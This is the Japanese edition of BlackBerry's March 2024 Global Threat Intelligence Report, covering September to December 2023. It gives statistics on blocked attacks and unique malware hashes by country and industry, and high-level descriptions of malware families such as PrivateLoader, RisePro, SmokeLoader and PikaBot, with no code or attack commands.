BlackBerry | Cybersecurity

グローバル
脅威
インテリジェンスレポート

実情を踏まえた実践的なインテリジェンスで、サイバーレジリエンスを強化する

2024年3月版

調査期間：2023年9月1日～12月31日

目次

はじめに

2024 年となり、BlackBerry® グローバル脅威インテリジェンスレポートの調査年度が終わりました。この 1 年はどんな 1 年だったでしょう。この 12 か月、BlackBerry のレポートは、業界に影響を及ぼす最新のサイバーセキュリティの脅威や傾向、課題について意思決定者に情報を発信しながら号を重ね、今では世界中のサイバーセキュリティ専門家や CISO の重要なリファレンスガイドとなっています。BlackBerry は、内部テレメトリと外部リソースを利用しながら、今回の調査期間中の世界的なサイバー脅威環境を包括的に検証しようと取り組んでいます。

最新号では、BlackBerry Threat Research and Intelligence チームが「重要インフラ」のセクションを精緻化し、形式も改めました。この重要なセクションでは、公共事業や通信といった既存の重要インフラ部門に加え、金融や医療、行政の部門についても採り上げています。また、営利企業が直面する脅威と課題を採り上げるセクションも追加しています。

後半では、私たちが今回の調査期間中にすべての主要なオペレーティングシステム（OS）で直面したマルウェアの脅威から上位に位置するものを紹介するとともに、MITRE D3FEND™ と MITRE ATT&CK® に関する実用的なデータも提供します。

さらに、弊社プロフェッショナルサービス部門の Incident Response (IR) and Forensics チームからは、お客様への対応中に遭遇した脅威を採り上げる新たなセクションをお届けします。

本レポートが対象とするのは、**2023 年の 9 月から 12 月**に遭遇した脅威です。

本レポートの重要情報

数字で見る 120 日間の動向

これまでのグローバル脅威インテリジェンスレポートの調査期間は 3 か月でしたが、今回は 2023 年の 9 月 1 日から 12 月 31 日までの 4 か月となります。今回の調査期間中、BlackBerry® のサイバーセキュリティソリューションは、BlackBerry のソリューションが保護する事業体への **520 万件以上のサイバー攻撃**を阻止しました。これは **1 分あたり約 31 件の攻撃**を阻止した計算になります（前回の調査期間の 26 件から 19% 増）。

今回の調査期間、BlackBerry Threat Research and Intelligence チームは、**1 分あたり 3.7 個のユニークなハッシュ**を記録しており、前回の調査期間には 1 分あたり 2.9 個のまったく新しいマルウェアサンプルを記録していたことから、1 分あたりのまったく新しいマルウェアハッシュの数は **27% 増加**したことになります。

重要インフラと営利企業

今回の調査期間中の BlackBerry の内部テレメトリによると、**産業関連の攻撃全体の 62% 以上が重要インフラに対するものでした。**マルウェアなどのサイバー脅威はインフラを弱体化させる可能性があり、感染した事業体に影響を与えるだけでなく、その重要インフラが支えている地域や国の全体にも影響を与える可能性があります。

また、まったく新しい産業部門として営利企業も報告対象に加えます。小売、生産設備、卸売などの関連産業がこの部門に入ります。弊社のテレメトリによると、BlackBerry が保護している資産に対するすべての産業関連の攻撃の **33%** 近くが、営利企業部門のものでした。また、このうちの **53%** もの攻撃でユニークなマルウェアが使用されていました。このことから、攻撃者は、潜入の成功確率を高めるためにゼロからの開発や既存のマルウェアの改造を行って、新たなマルウェアハッシュを作り出したのだと推察されます。

通常、まったく新しいマルウェアが使用されるのは、攻撃者が非常に限られた組織や部門に強い関心を持っている場合です。脅威アクターが、コモディティマルウェア、いわゆる「既製品」のマルウェアではなくユニークなマルウェアを使用する場合、通常それは意図的であり、しばしば見られる静的シグネチャをベースにした従来型の防御を迂回しようとしているのです。攻撃者は、単純な自動化スクリプトを利用することで、新たなマルウェア（ユニークなハッシュとも呼びます）をいくつも作り出すことが可能です。同じソースコードにわずかな変更を加えながらコンパイルを繰り返せばよいのです。

ランサムウェアとインフォスティーラによる攻撃

私たちが前回のレポートで予測したように、今回の調査期間を通じて観測された外部の共通する傾向は、ランサムウェアが新たな脆弱性を悪用し、脆弱性がありそうな攻撃対象に大量動員をかけているということです。ほとんどのランサムウェアグループは、ただ利益を上げるために活動しており、多くの場合、成功の確率を上げつつ金銭的な利益も増やそうとして、新しいゼロデイエクスプロイトを利用します。

今回の調査期間を通じ、重要インフラと営利企業の両方の部門で、全世界で操業している有名な事業体がランサムウェアグループによる攻撃を受けています。米国の医療事業者やヨーロッパのエネルギー供給事業者で再びランサムウェアグループが横行し、しばしば公共の安全や人命さえも危険にさらしました。

良いニュースもあります。最近、FBI が LockBit という現在の脅威環境で最大級のランサムウェアグループとの戦いに向けて、大きな一歩を踏み出したのです。「オペレーションクロノス」という国際的な共同作戦により、10 か国の法執行機関が協力して LockBit グループのインフラとリークサイトを掌握し、そのサーバーから情報を収集して、検挙し、処罰しました[1]。LockBit は、銀行や航空会社など、さまざまな組織を標的にして 2019 年に現れました。BlackBerry は、LockBit のような脅威グループが罪を問われずに活動することがないように、国際的な法執行機関との連携を続けています。

重要インフラと営利企業の部門では、さまざまな情報窃取型マルウェア（別名「インフォスティーラ」）ファミリが、Cylance® AI を活用した BlackBerry のサイバーセキュリティソリューションによって発見され、阻止されました。コモディティ化したマルウェアも多数の部門に対して使われました。こうしたマルウェアファミリは、多くの場合 MaaS（サービスとしてのマルウェア）として地下フォーラムで販売され、大規模なサイバー攻撃キャンペーンに何度も使用されています。MaaS は、望まれない形ではありますが SaaS（サービスとしてのソフトウェア）の一種であり、未熟なサイバー犯罪者の参入障壁を格段に低くしています。

実用的なインテリジェンス

BlackBerry グローバル脅威インテリジェンスレポートの目標は、洞察にあふれたサイバーセキュリティのデータに加えて、状況に即したサイバー脅威インテリジェンス（CTI）を提供することです。この取り組みをさらに強化するために、一般的な MITRE 手法および適用された防御策に関するセクションを設けました。このセクションでは、今回の調査期間に脅威グループが使用した MITRE ATT&CK 手法のトップ 20 をまとめ、前回の調査期間と比較しています[2]。これらの知見は、パープルチーム演習の実践的なシミュレーションに取り入れることができます。TTP（戦術、手法、手順）のトップ 20 に基づいて実用的な脅威モデリングを実行してください。

さらに BlackBerry Threat Research and Intelligence チームは、MITRE D3FEND を活用し、2023 年の 9 月から 12 月にかけてよく観測された悪意のある手法について、対処方法のリストを作成しました[3]。また、CylanceGUARD® チームから提供された MDR（Managed Detection & Response）データのセクションも設けています。


最後に、BlackBerry Threat Research and Intelligence という精鋭チームを構成する全世界の研究者に感謝を申し上げたいと思います。彼らは、市場で類を見ない世界水準の研究成果を生み出し続け、読者の皆様に情報を届け、皆様の学習を支援すると同時に、BlackBerry のデータ駆動型の製品とサービスや Cylance® の AI 駆動型の製品とサービスの改善に取り組み続けています。この最新版で示した詳細で実用的な洞察を、皆様のお仕事に役立てていただければ幸いです。

Ismael Valenzuela
BlackBerry Threat Research and Intelligence 担当バイスプレジデント
@aboutsecurity

今期のサイバー攻撃

BlackBerry のサイバーセキュリティソリューションは、2023 年 9 月から 12 月にかけて **5,200,000 件以上のサイバー攻撃**を阻止しました。今回の調査期間は以前の号よりも長くなっていますが、1 日あたりで見ると、前回の **19% 増のサイバー攻撃**を阻止したことになります。

また、**1 日あたり**平均で約 **5,300 個のユニークなマルウェアのサンプル**が弊社の顧客を標的としているのを確認しており、合計すると今回の調査期間は前回の調査期間から **27% 増**の **630,000 個以上のサンプル**を記録しました。



* 4 か月間のデータ（これ以前は 3 か月間）

図 1：1 分あたりのユニークなマルウェアサンプル数の経時変化

国別の攻撃：統計情報

阻止された攻撃

次のページの図 2 に、BlackBerry のサイバーセキュリティソリューションが未然に防御したサイバー攻撃数（つまり阻止された攻撃の総数）が最も多かった国のトップ 5 を示します。前回のレポートと同様、**米国**に対する攻撃が最も多く、今回の調査期間に記録された攻撃の **76%** を占めています。アジア太平洋地域では、オーストラリアと日本に対する攻撃が多く、どちらもトップ 5 に入っています。オーストラリアは初めてのトップ 5 入りで 2 位となり、日本は以前と同じく 3 位です。中南米では、以前と同じくペルーが 4 位となっています。カナダが受けた攻撃の数は、今回 5 番目になっています。

阻止された攻撃とユニークなマルウェアの数
国別ランキング




図 2：阻止された攻撃の総数と遭遇したユニークなマルウェアの数


ユニークなマルウェア

図 2 では、BlackBerry のサイバーセキュリティソリューションが記録したユニークなマルウェアハッシュの数が最も多かった国のトップ 5 も示しています。ユニークなマルウェアの割合が最も高かったのは**米国**です。 2 位、3 位、4 位は、いずれもアジア太平洋地域でした。2 位の韓国に、日本（3 位）、オーストラリア（4 位）が続きます。カナダは、2 期の調査期間で続けて 5 位となりました。

上の図 2 を見てわかることは、国別の阻止された攻撃の総数と、記録されたユニークなハッシュの数が必ずしも対応していないということです。

この結果の背景には、攻撃者の動機、攻撃の複雑さ、攻撃の目標など、さまざまな要因が存在します。一般市民（または特定の業界）を標的として、大規模なスパムキャンペーンを展開する攻撃者がいます。ハッシュは非常に簡単に変えられるため、ファイルに入っている悪意のあるコードの実行には影響しませんが、そのファイルの一意ハッシュアルゴリズムに影響を与えて、マルウェア対策スキャナからは別のものに見えるようにします。

また攻撃者は、広範囲に被害を与えようと、よりコモディティ化されたマルウェア、いわば「既製品」のマルウェアやツールを増やす場合もあります。一方で、ごく一部の人々や業界、特定の企業を狙う攻撃者もいます。極端な場合、興味を持った会社の個々の従業員が標的になります[4]。この場合、悪意あるアクターは、生成 AI ソフトウェアを使用してディープフェイクを生み出すことで、極めて限定された、多くの場合価値の高い標的に対して、より独自性の高いツールや戦術を展開すると思われます。



*前回のレポートとの比較

図 3：今回の調査期間に阻止された攻撃とユニークなハッシュの数でトップ 5 にランキングされた国（前回の調査期間との比較）

上の図 3 を見ると、阻止された攻撃の総数と発見されたユニークなマルウェアハッシュの総数に関して、前回の調査期間から今回の調査期間にかけての変化が国ごとに異なっていることがわかります。

- 米国、日本、ペルーは、阻止された攻撃の総数では変化が見られないものの、ユニークなマルウェアの数では、韓国が日本を追い越して 3 位から 2 位に浮上しています。
- また、アジア太平洋地域では今回の調査期間、オーストラリアが阻止された攻撃の数のランキングに登場し、米国に次ぐ 2 位に入りました。オーストラリアは、顧客のシステムを標的としたユニークなハッシュの数でも 4 位となっています。
- BlackBerry のテレメトリが記録したカナダの事業体に対する攻撃は、今期は減少して、2 位から 5 位に下がりました。カナダは、今回の調査期間のユニークなマルウェアに関するデータで、5 位を維持しています。

阻止された攻撃の数でオーストラリアがトップ 5 入りしたのは、近年の地政学的事象によるものと思われます。オーストラリア信号局（ASD）は、2023 年 11 月に「2022-2023 Annual Cyber Threat Report」（2022 ～ 2023 年年次サイバー脅威報告書）を発行し、オーストラリアの政府、企業、個人が直面するサイバー犯罪の重要な傾向を明らかにしました。その中で ASD は、AUKUS パートナーシップを、原子力潜水艦などの高度な軍事機能を重視していることから、「自国の軍事プログラムのために知的所有権を盗み出そうとする、国家支援による攻撃者の標的になっている可能性が高い」としています[5]。ASD 局長はさらに、オーストラリアが「軍事力を強化することで、他の攻撃者が興味を持つ分野で注目されることになるのは明らかだ」と述べています。

ASD はまた、2023 年にはサイバー犯罪活動に関する法執行機関への報告がオーストラリア全土の個人や企業から 94,000 件近くあり、前年から 23% 増加しており、ランサムウェアだけでも、オーストラリア経済に毎年最大 30 億ドルの被害を与えていると報告[6] しています。去年サイバー攻撃の標的となったオーストラリアの小規模企業の被害は、企業あたりの平均で約 46,000 ドルと、前会計年度の 30,000 ドルから増加しています。

ASD は、このサイバー活動の急増に対抗できるよう、「Act Now, Stay Secure」というサイバーセキュリティ認知度向上キャンペーンの開始を発表し、その中で個人や中小企業に対する重要なサイバー脅威を明らかにしています[7]。このキャンペーンでは、「オーストラリアの市民と企業は、あまりにも長い間、グローバルなサイバー脅威からの防御を自らで行う必要があった」として、サイバー脅威に対処するために「今すぐ行動」（Act Now）する必要があることを強調しており、「2030 年までにサイバーセキュリティの世界的リーダーになる」という大胆なビジョンを掲げています。

業界別の攻撃：統計情報

下の図 4 は、BlackBerry が阻止した攻撃と発見したユニークなハッシュの数を業界別に示したものです。以前のレポートとは異なり、別々に扱ってきた複数の重要な産業部門を 1 つのセクションにまとめ、重点を重要インフラに移しました。これは CISA（米国サイバーセキュリティ・インフラストラクチャセキュリティ庁）による重要インフラの定義に合わせるためです[8]。下の図のとおり、BlackBerry が記録した産業に対する攻撃の **62%** 以上が重要インフラ組織に対するものでした。

また、テレメトリの対象に営利企業を加えました。今期の阻止された各業界に対するすべての攻撃の **33%** が営利企業に対するものでした。一方で、記録されたユニークなハッシュの **53%** は、営利企業に向けられたものでした（繰り返しますが、発見されたユニークなハッシュが増加しているということは、攻撃者が特にこの種の組織を侵害することに関心を持っていたということであり、通常その理由は攻撃の成功時に得られる利益が多いことです）。




図 4：業界ごとの阻止された攻撃の数とユニークなマルウェアハッシュの数（2023 年の 9 月から 12 月）

業界別のサイバー攻撃


重要インフラ

重要インフラは現代社会の基幹的要素であり、社会機能のあらゆる側面に欠かせないものです。実際、米国の CISA では重要インフラの下に、輸送、医療、エネルギー、通信、金融、防衛、工業など、16 の部門を定義しています[9]。こういった部門の多くでは、システムや資産が相互接続されたデジタル環境と一体化しているため、さまざまな動機からセキュリティ設定の誤りや脆弱性を利用しようとするサイバー脅威アクターの照準に捉えられていることも少なくありません。

その傾向は前回の調査期間を通じて明確であり、この期間、BlackBerry の CylanceENDPOINT ™ と BlackBerry の他のサイバーセキュリティソリューションは、重要インフラのさまざまな部門に対する **200 万件以上の攻撃**を阻止しています（**金融部門だけで 100 万件以上の攻撃を受けています**）。

また、政府・公共部門の組織は最も多様な攻撃を受けており、ユニークなハッシュの **36%** 以上がこの部門を標的にしています。

業種ごとの阻止された攻撃の内訳



業種ごとの確認されたユニークなマルウェアの内訳




図 5：重要インフラに関する今回の調査期間の統計

重要インフラに対する最も重大な脅威

こういった多様な部門を標的にするサイバー脅威には、大きな混乱を発生させ、個々の事業体の重要な資産、システム、ネットワークを使用不能にしたり、侵害したりする能力があります。さらにこれが、攻撃の規模や国家の経済発展、生活水準がどの程度であっても、その国の経済安全保障、公衆衛生、社会的安定に深刻な影響を与える可能性があります。

BlackBerry は今回の調査期間中、内部テレメトリのさまざまな部門を標的とする複数のマルウェアファミリを観測しました。

PrivateLoader は、C++ で開発された悪意のあるダウンローダファミリであり、2021 年に発見されて以来、継続的に観測されています。被害者のデバイスへのインフォスティーラの展開を容易にするためによく使われるマルウェアです。弊社のテレメトリでは、今回の調査期間、PrivateLoader が金融サービス[10]、食糧と農業[11]、政府施設[12] に関連するシステムを標的にしようとしていることが観測されています。

PrivateLoader は、さまざまな複雑さのさまざまな悪意のあるペイロードを配信することで知られています。その配布ネットワークは、地下とはいえ管理された PPI（インストール課金型）サービスとなっており、その料金はマルウェアとそのインフラの継続的な使用と開発に使われます。

RisePro は、2022 年から出回っていることが確認されているコモディティインフォスティーラです。弊社が PrivateLoader の IOC（侵入の痕跡）を調査する過程で、複数のサンプルが PrivateLoader の配信サービスでマルウェアを展開しようとしていることに気付いたのですが、その中に RisePro が含まれていたのです。被害者のデバイスに侵入した RisePro は、C2（コマンドアンドコントロール）と通信し、個人情報や機密情報を盗んで攻撃者のサーバーに送信しようとします。盗まれたデータは、別の悪意のある第三者に売られたり、この被害者に対する次の活動に使われたりします。

SmokeLoader は、以前の調査期間中にも BlackBerry が指摘していた多目的マルウェアです。独立したバックドアとして機能しますが、多くの場合、他のマルウェアの配布メカニズムとして使用されます。たいていは、フィッシングのドキュメントやリンクを経由して意図せずにダウンロードされ、その後、攻撃対象のデバイスに足場を作ります。今回の調査期間、エネルギー部門を標的にしているところが観測されています[13]。

今回の調査期間で注目すべきは、ウクライナの NCSCC（国家サイバーセキュリティ調整センター）で、政府機関に対する SmokeLoader 関連の攻撃の急増も確認されていることです[14]。SmokeLoader にこれほどの強みがあるのは、標的のデバイスに他のさまざまなマルウェアを展開できることにあります。

以前は、Amadey、RedLine、Vidar など、多数のインフォスティーラを投下できることで知られていましたが、ランサムウェアの配布メカニズムとして機能することも知られるようになりました。8Base ランサムウェアの背後にいる脅威グループは、以前、SmokeLoader を使って Phobos ランサムウェアの亜種を配信していました[15]。

PikaBot は、ステルス性のある迂回型のマルウェアです。2023 年初頭に出現し、1 年を通じて流行していました。モジュール型のマルウェアで、QakBot Trojan との類似点が多数あり、C2 からさまざまなコマンドを受け取ることができます。今回の調査期間、政府[16] 部門、エネルギー[17] 部門の事業体で発見されています。

PikaBot は永続性を持ちます。また、複数の耐サンドボックス / 耐解析チェックなど、脅威研究者による解析を妨げる機能も多く備えています。攻撃対象のデバイスに侵入した PikaBot は、コマンドを受け取って実行し、価値のあるデバイス情報を収集したり、C2 から受け取った指令を実行したりします。

コモディティインフォスティーラも、この四半期を通じて、ある程度の活動を続けていました。多くのインフォスティーラは、MaaS として販売され、大規模なキャンペーンに利用されています。

